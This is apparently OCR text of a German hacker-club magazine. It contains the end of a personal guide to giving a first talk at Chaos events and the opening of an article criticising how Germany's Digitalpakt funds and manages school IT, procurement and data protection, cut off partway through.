Bei meiner ersten Talk-Einreichung hatte ich keine Ahnung, wie viel Zeit ich brauche. Das ist eine schwierige Entscheidung. Ich bin ein Blubbersprechwawuschel, ich nehme immer die 45 Minuten plus Fragen. Bei einem vollen Fahrplan ist niemand böse, wenn es mal schneller geht und dadurch eine Pause zwischen den Talks entsteht. Meistens gibt es auch genügend Fragen, um die Zeit zu füllen. Viel schlimmer ist, wenn ich die Zeit zu kurz angegeben habe und mich entscheiden muss, welchen Inhalt ich streiche.

Warten auf Rückmeldungen

Fragt euch nicht, ob euer Thema Zuhörer:innen interessiert. Das zu entscheiden, ist Aufgabe des Chaosteams, das den Fahrplan für ein Event zusammenstellt. Das Chaos ist breit gefächert, so dass jedes angenommene Thema

Zuhörer:innen findet – ohne, dass ihr den Saal mit österreichischen Waffelkeksen bestechen müsst. Seid aber auch nicht enttäuscht, wenn ein Vorschlag abgelehnt wird. Das kann zig Gründe haben, die wir – und das finde ich persönlich gut so – nicht unbedingt erfahren. Versucht es einfach beim nächsten Event oder im nächsten Jahr. Sogar ich habe mittlerweile verstanden, dass Absagen nie persönlich gemeint sind – und wer meinen Talk zu Borderline gesehen hat, kann nachvollziehen, wie schwierig das für mich ist.

Was euch nie abhalten sollte, ist der Gedanke „Jemensch anderes könnte den Talk bestimmt besser und mit mehr Wissen über das Thema halten als ich." Klar, aber ihr habt den Talk eingereicht, und diese Person halt nicht. In dem Fall, dass es zwei ähnliche Einreichungen gibt, entscheidet das Content-Team, welcher Talk besser passt. Wenn Euer Talk genommen wird, habt ihr schonmal mit eurer Einreichung überzeugt. Niemand erwartet, dass ihr absolute Expert:innen auf dem Gebiet seid und alles darüber wisst. Wir sind das Chaos. Ihr könnt und dürft hier im geschützten Rahmen Talks halten und dabei Fehler und Unzulänglichkeiten zeigen. Ihr dürft bei Talks lernen.

Es dauert seine Zeit, bis ein Event-Team alle Einreichungen gesichtet und sich entschieden hat, welche Talks angenommen werden. Drei Wochen vor dem Event dürfte eine realistische Zeit sein, um mit Zu- oder Absagen zu rechnen. Spätestens mit der Zusage durch das Event-Team kommt die Bitte, die Verfügbar-

Catcontent auf einer Folie von Wawuschel und Habrok, als Beispiel (habrok42)

keit auf dem Event anzugeben. Der Fahrplan muss organisiert werden, das Chaos will die Eventtage schließlich auch planen. Also vergesst nicht, zeitnah Rückmeldung zu geben.

The Neil Story mit Neal Stephenson, Neil Armstrong, Neil Gaiman: Kennst Du die Geschichte der drei Neils? Eine wirklich schöne Anekdote über das Imposter Syndrome. [1, 2]

Die Zusage ist da, Verfügbarkeit angegeben, es wird ernst: Folien wollen geschrieben werden.

Ich versuche meine Folien unabhängig von der Zu- oder Absage vorzubereiten, sonst wird die Zeit zu knapp. Erst recht, wenn jemensch so verrückt ist, mehrere Talks einzureichen.

Es gibt etliche Möglichkeiten, mit Folien zu arbeiten: Ihr könnt sie für Zuhörer:innen erstellen und den eigenen Text auswendig kennen, getrennte Folien mit Split Screen für Speaker:innen und Notizen oder die Folien als groben Rahmen erstellen. Das ist eine individuelle Entscheidung, genau wie bei der Frage, welches Programm ihr zur Folienerstellung nutzt. Ich nehme einfach das von LibreOffice, das ist auf'm Laptop installiert und ich komme gut damit zurecht.

Bei den Folien halte ich mich daran, dass auf einer Folie weniger mehr ist, aber mehr Folien besser sind als zu wenige. Es gibt Faustregeln, wie viele Folien pro Minute sinnvoll sind, aber jeder Talk, jede:r Speaker:in ist anders. Mein Borderline-Talk hatte 83 Folien für 45 Minuten Sprechzeit. Dafür sind meine Folien nicht überladen, sondern mein Anker durch den Talk. Auf manchen ist nur ein Bild, auf Anderen drei Sätze …

Ich habe bei meinen ersten Talks fasziniert mit den Effekten gespielt, die mir das Programm für Überblendungen angeboten hat. Das mache ich nicht mehr, weil diese Effekte beim Erstellen unnötig Zeit und Energie kosten, und die Zuhörer:innen vom Inhalt ablenken. Aber es gibt hier kein richtig oder falsch, es sind individuelle Entscheidungen, genauso wie die verwendeten Vorlagen, die Farben und die Schriftart. Da achte ich nur drauf, dass meine Folien aus Entfernung gut lesbar sind. Online findet mensch gute Guidelines zu Kontrasten, Schriftarten und Größen.

Ach ja: Auf der letzten Folie Kontaktmöglichkeiten angeben ist sinnvoll, falls es Fragen gibt.

Die Zeit läut. Vortragen auf Probe.

Stellt die Folien eine Woche vor dem Talk fertig. Dann habt ihr noch Zeit, den Vortrag Probe zu halten. Vertraut mit euren Folien bekommt ihr ein Gefühl dafür, wie ihr in der Zeit liegt und gewinnt Selbstsicherheit beim Sprechen. Haltet eure Probe-Talks in Anwesenheit von Zuhörer:innen. Ich brauche dafür echte Menschen und deren Feedback. Das funktioniert sogar, wenn die Zuhörenden was ganz anderes machen. Bei den letzten Proben für meinen Borderline-Talk hat der „Zuhörer" in der Küche gespült. Vielleicht reicht euch als Zuhörer:in die Gummi-Ente oder euer Haustier. Wichtig ist, dass ihr den Talk probt. Mehrfach.

Wawuschels Katze ist keine begeisterte Probehörerin (Wawuschel)

Seid dabei nicht wie ich. Ich habe meinen letzten Talk nach jeder Probe umgeschrieben und verändert, weil ich kleine Ungenauigkeiten korrigieren wollte oder weil ich mich selbst noch was gefragt habe.

Endspurt.

Und dann ist der Tag da, an dem ihr diesen Talk halten müsst. Zieht Klamotten an, in denen ihr euch wohl fühlt. Wenn mensch schon unsicher und nervös ist, weil gleich ein Talk gehalten werden muss, ist alles erlaubt, was zur Beruhigung hilft. (jaja, legal muss es schon sein und so…).

Ich versuche vor dem Talk, meine in der Psychotherapie gelernten Skills anzuwenden, um mich zu beruhigen. Mir hilft es, einen Herold zu haben, dann stehe ich nicht alleine vor den Zuhörer:innen und habe bei (technischen) Problemen Hilfe. Wichtig ist auch, ausreichend zu essen und zu trinken, allein schon, weil das gegen die Angst hilft, als Speaker:in umzukippen und sich damit zu blamieren. Die Angst, sich zu blamieren ist nicht rational. Wir sind das Chaos. Selbst wenn ein Talk inhaltlich nicht überragend ist, wird sich niemand über die Speaker:in lustig machen, Vorwürfe machen oder Fragen nach dem Warum stellen.

Was habe ich mir dabei nur gedacht?

In den letzten Minuten vor dem Talk verfluche ich mich jedes Mal für meinen Wahnsinn, da zu stehen und gleich vor so vielen Menschen reden zu müssen. Ich gehe damit offen um, und weise die Zuhörer:innen drauf hin, wie nervös ich grad bin. So verfliegt die Nervosität bei den ersten Sätzen, weil ich merke, dass ich nicht alleine bin.

Zu Beginn des Talks kann es auch sinnvoll sein, auf eigene Besonderheiten hinzuweisen. Zum Beispiel rate ich @habrok42 für seine Geschichten aus der Cobol-Gruft, seinen Autismus und sein Bilderdenken gleich anzusprechen. So verstehen die Zuhörer:innen dann, woher sein Stocken kommt. Uns allen tut der offene Umgang mit unseren Besonderheiten gut– nicht nur in Talks.

Es ist erstaunlich, wie die Zeit verfliegt, wenn ihr da vorne steht und euren Vortrag haltet. Plötzlich ist die letzte Folie durch, viel schneller als gedacht. Alles hat geklappt, die Zuhörer:innen sind nicht weggelaufen. Womöglich sind es sogar mehr geworden und jetzt dürfen die Fragen stellen. Ich habe jedes Mal Angst vor den Fragen. Ob ich die Fragen alle beantworten kann? Oder will? Und was, wenn nicht?

Mut zur Lücke wird das Chaos niemals verunsichern! Wir wissen alle, wie Internetsuchmaschinen funktionieren, um unsere Antworten selbst zu finden. Oder ich biete als Spea-


kerin an, die Antwort zu recherchieren, wenn mich der/die Fragesteller/in nach dem Talk kontaktiert.

Und danach? Feedback einholen.

Nach dem Talk könnt ihr mehrere Möglichkeiten nutzen, um euch Feedback zu holen. Vielleicht spricht euch jemensch direkt auf dem Event an, nutzt eure Kontaktdaten oder das Feedback im Fahrplan. Ich vergesse ehrlich gesagt immer, da rein zu gucken, und ärgere mich dann. Vielleicht habt ihr auch Menschen im Freundeskreis, die eure Talks streamen und euch dann Feedback geben. Fragt die nach konstruktiver Kritik, und ehrlichem, hilfreichem Feedback für den nächsten Vortrag. Die Talks werden einige Zeit später auf youtube und Media.CCC.de hochgeladen. Ich schaue die dann selbst, um mir eigenes Feedback zu geben. Das ist aber auch wieder eine individuelle Frage, nicht alle mögen streamen. Wovon ich in jedem Fall abrate, ist es, die Kommentare auf youtube lesen, die sind auch von Chaos-Fremden. Mehr muss ich dazu nicht sagen…

Einen Talk gemeistert zu haben und das Gefühl zu haben, anderen euer Thema näher gebracht zu haben, gibt Selbstvertrauen und Stärke. Nach meinem letzten Talk und dem vielen positiven Feedback, der vielen Unterstützung aus dem Chaos und meinem Freundeskreis direkt vor dem Talk, ging es mir psychisch richtig gut. Probiert es aus, traut euch.

Und wenn ihr noch unsicher seid, ob ihr wirklich die richtige Entität seid, um diesen Talk zu halten. Andere Speaker:innen und ich stehen euch für Fragen und Rat zur Seite, sowohl vor der Einreichung als auch zum Umgang mit Nervosität. Vor allem bei Leyrer aus Österreich mit den Waffelkeksen, weil der auf dem nächsten Event nicht wieder zig Talks halten will. Bei dem findet ihr übrigens auch Tipps und Ideen für euren ersten Talk, informative Folien und die nötige Prise Humor. Schaut einfach mal in seine IT-Fails. [3]



Wawuschels Gesicht nach dem Talk – Erleichterung und Stolz (Wawuschel)

Referenzen

[1] Neil Gaiman: „Neil Armstrong“ (2012), https://journal.neilgaiman.com/2012/08/neil-armstrong.html

[2] Neil Gaiman: „The Neil story (with additional footnote)“ (2017), https://journal.neilgaiman.com/2017/05/the-neil-story-with-additional-footnote.html

[3] Leyrer: „Die unterhaltsamsten österreichischen IT Fails der letzen Jahre und was wir daraus lernen können“ (2012), https://media.ccc.de/v/gpn20-12-die-unterhaltsamsten-sterreichischen-it-fails-der-letzen-jahre-und-was-wir-daraus-lernen-knnen

Zu niemandem ist man ehrlicher als zum Suchfeld von Google.

Constanze Kurz, Chaos Computer Club

Bring Your Own Devices an Schulen

von tomib <mail@tomib.de>, Cord <cord.santelmann@phv-bw.de>, Thomas Werth <ccc@werth-it.de> und broesel <bebi@uber.space>

Haben Sie Ihrem Kind jetzt endlich ein iPad für die Schule gekauft oder haben Sie immer noch Bedenken? In vielen Schulen werden derzeit in Deutschland elternfinanzierte 1:1-iPad-Ausstattungen der Schüler*innen etabliert, um die von den Schulträgern aus Mitteln des Digitalpakts bereitgestellte Infrastruktur zu nutzen. Dabei kommen jedoch wesentliche Aspekte wie Nachhaltigkeit, Reparierbarkeit, Chancengerechtigkeit, MINT-Bildung und digitale Mündigkeit zu kurz.

In diesem Artikel klärt Chaos macht Schule auf, wie die Situation an vielen Schulen und bei zuständigen Behörden (Kostenträger, Tiefbauamt) in Deutschland derzeit aussieht, welche Rahmenbedingungen dazu geführt haben, welche Probleme es bei der Nutzung von Mobile-Device-Management-Lösungen und Privatgeräten von Schüler*innen (am Beispiel von iPads) gibt und welche für unsere Gesellschaft wertvolle Alternativen es gibt.

> Das Tiefbauamt zum Thema Digitalisierung an Schulen? Ja, richtig, denn das Tiefbauamt ist zuständig für die Internetanschlüsse von Schulen.

Ziele des Digitalpaktes Schule bislang weit verfehlt

Der Anspruch der Kultusminsterkonferenz (KMK), die bereits 2016 beschlossen hatte, dass „…möglichst bis 2021 jeder Schüler und jede Schülerin eine digitale Lernumgebung vorfinden und das Internet nutzen…“ können sollte, war offenbar zu hoch. [1]

Nun stellt sich heraus, dass dieses Ziel bisher weit verfehlt wurde. Noch Anfang 2022 waren nur 10% der Gelder des dann endlich 2019 aufgelegten, über 5 Milliarden Euro schweren Digitalpaktes bei den Schulen angekommen, und 50% der Lehrer*innen bemängelten die vorhandene digitale Ausstattung ihrer Schule als unzureichend. Wie es dazu kommen konnte, untersuchte eine qualitative Studie, die von August 2020 bis März 2022 vom Institut für Sozial- und Organisationspädagogik der Uni Hildesheim und dem Wissenschaftszentrum Berlin für Sozialforschung (WZB) mittels gezielter Interviews durchgeführt wurde. [2]

Digitalpakt fördert verstärkt Ungleichheiten

Nicht nur sind die Verwaltungsstrukturen zu intransparent und der Bürokratieaufwand zu hoch, um an die Gelder zu gelangen, auch werden Schulen, die bereits vor dem Digitalpakt in Digitalisierung investiert hatten (teils mit zehntausenden Euro der eigenen Fördervereine) den Schulen vorgezogen, die noch gar keine Digitalisierung haben. Dies liegt unter anderem an den Voraussetzungen, die im Digitalpakt festgeschrieben sind.

Um Mittel aus dem Digitalpakt zu bekommen, haben die Schulen in Deutschland in den letzten Jahren „Medienbildungskonzepte“ oder „Medienentwicklungspläne“ (die genaue Bezeichnung ist in den Bundesländern selbstverständlich unterschiedlich) geschrieben bzw.

diese aktualisiert und ihren aktuellen Bedürfnissen angepasst. Diese Konzepte zeigen unter anderem auf, welche Maßnahmen durch den Schulträger zu ergreifen sind, um Medienbildung in der jeweiligen Schule zu ermöglichen. Die Schulen fixieren schriftlich, wie sie Anforderungen an die Medienbildung und die informatische Bildung umsetzen wollen und welche Technik sie dafür benötigen.

Der Schulträger erstellt danach wiederum einen Medienentwicklungsplan. Hierfür gibt es in manchen Bundesländern keinen expliziten Begriff, in Niedersachen erstellen beispielsweise die Schulen Medienbildungskonzepte und die Schulträger Medienentwicklungspläne. Aus diesen geht hervor, wie die Umsetzung an den Schulen des Schulträgers konkret durchgeführt wird.

Es musste somit jede interessierte Schule einen solchen Plan vorlegen – ohne die nötigen Expert*innen an Bord zu haben. Denn diese Pläne erstellen die Lehrer*innen mitunter mit lahmer „Unterstützung“ der jeweiligen Kreismedienzentren. Hier ist laut Digitalpakt gefordert, den Istzustand, den Sollzustand und die dazu erforderlichen Maßnahmen aufzuschlüsseln (samt pädagogischer Konzepte). Aber erstaunlicherweise ist die technische und auch von den Vorgaben her wesentliche Voraussetzung, ein wirklich schneller Internetzugang, gar nicht durch den Digitalpakt förderungsfähig, sondern muss vom Schulträger beziehungsweise dem Landkreis durch eigene Mittel, zum Beispiel aus den aus der Verwaltungsvorschrift Digitalpakt vorgeschriebenen 10% Eigenanteil, erbracht werden. Aber bevor dieser Breitbandzugang nicht nachweislich vorhanden ist, darf laut Digitalpakt kein Geld für andere Maßnahmen an eine solche Schule fließen. Kein Wunder, wenn somit bis März 2022 laut Studie 90% der Gelder noch nicht abgerufen werden konnten. [Anmerkung: Dieser Stand hat sich bis Oktober 2022 verändert. Gebunden in Projekten sind 3 Milliarden EUR zum Stichtag 30.6.2022, also 3/5 der Gelder (5 Milliarden - ohne Sofortprogramm). Hingegen sind bisher gerade einmal 1/10 der Gelder ausgegeben, also in vorhandene Ausstattung abgeflossen bzw. nicht einmal 1/6 der in Projekten gebundenen Gelder sind in realer Ausstattung vorhanden. [3]] Statt also die zwingende Voraussetzung – nämlich einen echten Breitbandzugang, zum Beispiel mit 1 GBit/s – durch den Bund zu fördern, wird dies von vornherein ausgeschlossen. Man mag fast glauben, dass die oben genannten Hürden zum Zwecke des Geldsparens vorgesehen sind.

Deutschland auf dem vorletzten Platz

Deutschland ist in Bezug auf Digitalisierung und Breitbandausbau in Europa auf dem vorletzten Platz vor Albanien. Auch kein Wunder, dass dies schwer zu stemmen ist, wenn doch gerade in Sachen Breitbandzugang seit Jahrzehnten bis 2018 fast ausschließlich Doppelader-Kupferkabel und Koaxialkabel statt Glasfaser in Deutschland gefördert wurden und auch die Definition, was echtes Breitband-Internet wirklich bedeutet, weder in Deutschland noch international einheitlich festgelegt ist. [4]

Allerdings sollte klar sein, dass eine kleine Schule mit beispielsweise einem Computerraum mit 30 Rechnern und beispielsweise weiteren 30 mobilen Geräten bei gleichzeitiger Nutzung schon an die Grenze eines der handelsüblichen Anschlüsse mit maximal 50 MBit/s down und 10 MBit up stoßen, wenn auch nur drei Geräte jeweils einen 4K UHD-Stream anfordern, der je nach Anbieter mindestens 15 MBit/s down konstant benötigt [5, 6] Zum eher schmalbandigen Internetausbau

gab es bereits eine Stellungnahme des CCC. [7] Damit sind die üblichen Surf-Aktivitäten, die Updates von Software und so weiter noch nicht einmal besonders berücksichtigt, geschweige denn der Ansatz von Bring Your Own Device (BYOD, 1:1-Ausstattung der Schüler*innen mit privaten Endgeräten), auf das später eingegangen wird.

Somit haben bisher DSL (üblicherweise 16 MBit/s down und 5 MBit/s up) oder VDSL (üblicherweise maximal 250 MBit/s down, maximal 50 MBit/s up) oder Koaxialkabel (ursprünglich für digitales Kabelfernsehen) mit maximalen Datenraten in sehr wenigen Fällen bis zu 1 GBit/s down aber nur maximal 50 MBit/s up) den Vorrang. Schließlich gibt es noch 5G mit maximal 500 MBit/s down und bis zu 50 MBit/s up, die allerdings noch lange nicht überall verfügbar sind. [8] Dabei sind aber gerade die größeren Städte mit sehr schnellem Internet bevorzugt, die Dörfer und kleinen Städte hingegen haben immer noch weder den passenden LTE/5G-Ausbau noch den DSL/VDSL-Ausbau. Zudem müssen sich Nutzer*innen eines Kabelanschlusses (speziell in Wohnblöcken üblich) aber auch die 5G-Nutzer*innen die Bandbreite mit den parallel versorgten Nutzer*innen teilen!

Da wundert es kaum, dass Deutschland damit laut einer zuletzt 2021 vorgenommenen Untersuchung des Berliner European Center for Digital Competitiveness in Sachen „Digitaler Wettbewerb“ auf dem vorletzten Platz (vor Albanien) landete. [9, 10] Eine der Spitzenpositionen nimmt Litauen ein.

Es wird noch wilder

Hat eine Schule die oben genannten Hürden schließlich überwunden, kann also einen sogenannten Breitbandanschluss vorweisen und hat den erforderlichen Plan fristgerecht (mit übrigens extrem kurzen Fristen) und passenden Kostenkalkulationen eingereicht, wird es erst recht bunt. Der Kostenträger entscheidet nämlich ohne Mitwirkung der Schule(n), wofür das Geld dann wirklich ausgegeben wird und wann beziehungsweise über welchen Zeitraum von teils mehreren Jahren die Schule die Sachmittel dann auch zur Verfügung gestellt bekommt. Nun, der Grund ist recht einfach: Die Ausschreibung wird gar nicht so scharf formuliert, wie es nötig wäre. Es werden keine Standards und Kriterien, die allerdings in dem Medienentwicklungsplan der Schule stehen, berücksichtigt. Stattdessen gewinnt bei öffentlichen Ausschreibungen immer der billigste Anbieter, nicht der mit der höchsten Qualität.

Das kann im Falle eines Falles dazu führen, dass die Schule sich interaktive Monitore mit definierter Größe (81 Zoll, also ca. 205 cm sind ungefähres Tafelmaß in der Diagonale), entsprechenden Schnittstellen und Fähigkeiten (zum Beispiel Screencast), passender Helligkeit bei Tageslicht, geringem Lärmpegel in dB und 4K-Auflösung zum Anzeigen von Inhalten wünscht, jedoch schlussendlich vielleicht nur Beamer erhält, die nicht interaktiv und ohne Screencast daherkommen, dafür aber (zu) laut sind und maximal FullHD an Auflösung mit zu geringer Helligkeit bieten – also schlicht ungeeignet sind.

Hauptsache irgendwelche Endgeräte

Um stationäre aber auch mobile Laptops mit einer sogenannten Self-Healing-Network-Lösung (SHN) zu administrieren, die auf allen Systemen die gleiche Betriebssystemsoftware und auch die Anwendungsprogramme bereitstellt, ist zwingend eine LAN-Schnittstelle am Gerät (auch Ethernet genannt) nötig. Nicht

Sechs KI-inspirierte Bring-Your-Own-Device-Varianten.

nur wegen der nötigen Inhouse-Bandbreite, sondern auch wegen der nötigen Bootfähigkeit via Ethernet (sogenanntes PXE-Boot), bei der ein Mini-Linux, welches von einem Server bereitgestellt wird, alles weitere an lokal oder entfernt bereitgestellten Betriebssystemen bootet. Nur blöde, wenn der Schulträger den Medienentwicklungsplan offenbar gar nicht sorgfältig genug liest und auch hier wieder eigenmächtig Entscheidungen trifft, die absurde Auswirkungen und letztlich immense Mehrkosten verursachen: Es werden dann mal eben dutzende Laptops *ohne* LAN-Port gekauft und der Schule mit dem SHN bereitgestellt. Erst der Netzwerkbetreuer der Schule wundert sich, dass er die Rechner gar nicht via Netzwerk und LAN booten kann, weil sie keinen passenden Anschluss besitzen. Ein USB-Dongle hilft hier auch nicht, weil diese üblicherweise nicht PXE-bootfähig sind und durch schlichtes Vertauschen der Dongles ein heilloses Chaos entstünde, denn der Rechner wird über seine LAN-MAC-Adresse eindeutig identifiziert, die dann vom USB-Dongle abhängig ist.

So sind dann unter Umständen die Entscheider auf Seiten des Schulträgers bereit, von dieser Art der Vergabe der Mittel abzuweichen. Da müssen aber schon mehrere Schulleiter auf die Barrikaden gehen. Rein formal haben die Schulträger alles Recht dazu, so wie in den oben geschilderten Worst Cases zu verfahren

und tun dies auch munter – bis eine Schule dann vielleicht zu spät merkt, dass sie gar nicht die passende Ausstattung bekommen hat.

Diese Vorgehensweise kann ebenfalls dazu führen, dass bereits funktionierende Technik wie eine komplette WLAN-Router-Infrastruktur mit bester Ausleuchtung aller Räume und Orte auf dem Schulgelände abgebaut wird und gegen eine weniger leistungsfähige Variante ausgetauscht wird – dann mit einer weniger guten Ausleuchtung trotz einer höheren Anzahl an Accesspoints (natürlich unbedingt von der Firma Cisco, deren „Datensicherheit" legendär ist), deren Kompatibilität mit den vorhandenen Geräten zudem nicht in allen Fällen vorhanden ist, sodass weitere Folgekosten entstehen. Nämlich für neue Geräte, die nun die alten nicht mehr kompatiblen Geräte ersetzen müssen – falls man diese dann überhaupt bekommt. Und nur, weil die für alle Schulen beauftragte Firma den sogenannten legacy-Mode nicht richtig konfiguriert bekommt. Das ist weder nachhaltig noch sinnvoll – zudem nach einer weiteren Beschwerde an den Schulträger plötzlich die unnötiger Weise abgebauten Accesspoints dann doch an anderen Schulen eingesetzt werden sollen.

Im Dutzend billiger aber einfach nicht passend

Immanent in dieser Art der Vergabe der Mittel ist eines: Kaum eine Schule bekommt die Mittel, die zu ihrem mühsam erarbeiteten Plan passt, denn schließlich werden alle Anschaffungen für alle Schulen möglichst uniform vom Schulträger bestimmt, weil man sich damit wohl Rabatte erhofft oder eventuell Arbeitsaufwand spart. Der ursprüngliche Sinn der Medienentwicklungspläne wird vollständig konterkariert. Die Sinnhaftigkeit dieser Verfahrensweise kann aber bestimmt der Kostenträger ganz plausibel erklären, oder? Ähm. Nein, kann er nicht. Oder den Schulen wird seitens des Schulträgers gedroht, dass sie beispielsweise nur 30.000 Euro aus den Digitalpaktmitteln bekommen statt über 100.000 Euro, wenn sie nicht die Umsetzung im Sinne des Schulträgers wollen.

Die rechte Hand weiß nicht, was die linke tut

Offenbar weiß also die rechte Hand nicht was die linke tut, die Schulträger sind überfordert und personell meist unterbesetzt, statten die Schulen mit unpassenden Geräten aus, und manche der beauftragten Firmen sind ihr Geld nicht wert. Das zeigt sich auch, wenn nun plötzlich nicht mehr nur eine Firma A seitens des Schulträgers beauftragt wird, die Schulen zu „unterstützen", sondern sich mit einer weiteren Support-Firma B absprechen muss. In Baden-Württemberg geht es dann in mancher Stadt soweit, dass Firma A ausschließlich für den Betrieb des WLAN und der (Cisco-)Switche zuständig ist, sowie die Konfiguration der (Cisco-)Firewall, die auch an den Internetzugang angeschlossen ist. Der Rest der Infrastruktur (Server, Computer, Tablets etc.) ist dann hingegen von Firma B zu betreuen. Anfragen zur Freischaltung von Ports (die Kommunikationskanäle, über die einzelne Client-Programme wie Mail/ Webbrowser/ Entwicklungstools etc. mit den Servern im Internet, also den entsprechenden Pendants zu den Clients kommunizieren müssen) stellt nun nicht etwa Firma B an Firma A, sondern da gibt es eine weitere Instanz bei der Stadt, die diese Anfragen „koordiniert" und an die sich der Netzwerkbetreuer der Schule oder Firma B wenden müssen. Ein klassischer und vollkommen unsinniger Flaschenhals (einer von vielen).

Viele Köche verderben den Brei

Dass hier Kommunikationslücken vorprogrammiert sind, ist keine Frage. Es zeigt sich dann zum Beispiel plötzlich, dass Firma A nicht daran gedacht hat, den Zugang zum WLAN zumindest per Whitelist der MAC-Adressen der Geräte zu schützen, sondern alle Geräte OHNE Verschlüsselung mit dem WLAN der Schule ins Internet lässt (eigentlich vorgesehen für das Gäste-Netz). Da aber Firma B nicht dafür zuständig ist, merkt dies vielleicht (zufällig) der Netzwerkbetreuer der Schule. Oder eben auch nicht. Dass damit das gesamte Schulnetz so lange offen für alle (auch Wildfremde) ist, versteht sich von selbst. Tschüssikowski Datenschutz und Datensicherheit. Alles und noch viel mehr so geschehen an einem Gymnasium, welches hier exemplarisch dafür stehen soll, was so alles schief geht und schief gehen kann in Sachen Digitalpakt. Und damit sicherlich auch an diversen anderen Schulen, die von Firma A zwangs–„betreut" wurden beziehungsweise den selben Kostenträger haben. Aussuchen konnte man sich nämlich Firma A nicht, und Qualitätsstandards wurden diesbezüglich weder festgelegt noch werden diese geprüft (denn es gewinnt ja der billigste Anbieter auch in Sachen „Support"). Außerdem fehlt die Pflicht zur transparenten Dokumentation durch die Support-Firmen. Vorher sorgfältig ausgearbeitete Ausleuchtungspläne, Standorte aller Geräte inklusive Router, Switche, Server etc. und deren Verschaltung (für jeden im Portfolio der Schule einsehbar) – wird plötzlich zum Geheimwissen der Firma A – wenn diese Dokumentation überhaupt vorhanden ist und gepflegt wird.

Es gibt zwar die Pflicht der Kostenträger, die Fortschritte in der Ausgestaltung des Digitalpaktes als Feedback an den Bund zurückzumelden. Getan wurde dies allerdings bisher von keiner der involvierten Behörden beziehungsweise Kostenträger. [2]

Placebo-Administrator*innen

Wer jetzt glaubt, dass dies nicht zu toppen wäre, der irrt. Es soll ja nicht mehr der Netzwerkbetreuer der Schulen alles alleine machen müssen und zum Beispiel die Fehler der anderen korrigieren müssen. Die Schulen haben daher gefordert, dass echte ausgebildete Vollzeit-Administrator*innen zur Verfügung gestellt werden, welche die eigentliche fachliche Arbeit erledigen und damit die Netzwerkbetreuer*innen als das fungieren können, wie es die Stellenbeschreibung seit jeher definiert: als Schnittstelle zwischen Support/ Admin und Schule. Dazu trat Anfang November 2020 die entsprechende zusätzliche Verwaltungsvereinbarung in Kraft und Extragelder von 500 Mio. Euro im Rahmen des Digitalpaktes wurden bereitgestellt.

Das hat allerdings ungeahnte Kreativität auf Seiten der Schulträger zur Folge, welche auch diesen Topf verwalten.

So gibt es in manchen Städten im Moment *einen* Vollzeit-Administrator für alle Schulen, die von der Stadt verwaltet werden (nicht vom Land, denn da gelten andere Regeln). Na immerhin. Kann der dann die anfallende Arbeit eigentlich bewältigen und wird das ursprüngliche Ziel, den Schulen bei IT-Problemen zeitnah zu helfen, damit erreicht? Das bleibt deutlich zu bezweifeln! Jetzt sind es durch diese Konstruktion dann auch schon mindestens drei Parteien, die auf die pädagogischen Schulnetze vollen Zugriff haben: Firma B jeweils mit wechselnden Mitarbeiter*innen, der Placebo-Admin für alle Schulen eines bestimmten Gebietes, der Netzwerkbetreuer vor Ort. Natürlich gibt es hier weder eine Granularität in den Zugriffsrechten noch eine funktionierende Kommuni-

kation (siehe oben). Es gibt auch keinen Plan oder passende Vorschriften oder Prozessbeschreibungen, um standardisiert handeln zu können. Das alles ist zumindest bisher weder vorhanden noch anscheinend vorgesehen.

Endgeräte für Lehrkräfte

Neben den vorgesehenen Mitteln aus dem Digitalpakt haben die Schulträger im letzten Jahr (2021) weitere 500 Mio. Euro aus den Coronahilfsmitteln des Bundes direkt erhalten, um in einer Einmal-Aktion Lehrkräfte mit Endgeräten auszustatten. Dass im Prinzip alle Lehrkräfte zu diesem Zeitpunkt (insbesondere aufgrund der Pandemiesituation) schon selber eigene Geräte angeschafft hatten beziehungsweise schon immer selber ihre eigenen Privatgeräte verwendet haben, wurde dabei weitgehend ignoriert (siehe unten). Eigentlich hätten alle Lehrer*innen beim ersten Lock-Down in den Schulen sagen müssen, dass sie aufgrund fehlender Hardwareausstattung nicht unterrichten können. Letztlich sollte für diesen Job ja Papier und Bleistift genügen.

Placebo-Datenschutzbeauftragte

Ähnliche Kuriositäten gelten für den Datenschutz. Pro forma ist die jeweilige Schulleitung die verantwortliche Instanz für den Datenschutz an einer Schule. Allerdings hatte man auch hier eine feine Idee in Baden-Württemberg: Wozu die Schulleiter*innen und deren Vertreter*innen in Sachen DSGVO ver-

deren Vertreter*innen in Sachen DSGVO vernünftig ausbilden? Da gibt es dann mitunter eine Pseudo-Fortbildung als Vortrag mit immens viel Text auf MS-Powerpoint. Damit diese miese „Ausbildung“ nicht etwa unangenehm auffällt, macht man zumindest an diversen Schulen in Baden-Würtemberg einen einzigen Juristen am Regierungspräsidium zum Verantwortlichen für den Datenschutz aller Schulen des Regierungsbezirks, die dieses Angebot annehmen möchten. Ohne Frage ist dieses Angebot attraktiv, spart Zeit und ist vielleicht einfacher zu handhaben. Die öffentlichen Stellen müssen ohnehin im Falle eines Verstoßes gegen die DSGVO keine nennenswerten Konsequenzen befürchten. Die für Unternehmen festgelegten drakonischen Strafgelder in der Höhe von bis zu 5% des Umsatzes eines Jahres gelten für Institutionen wie Schulen und Behörden tatsächlich *nicht*.

Der Fisch stinkt immer vom Kopf her

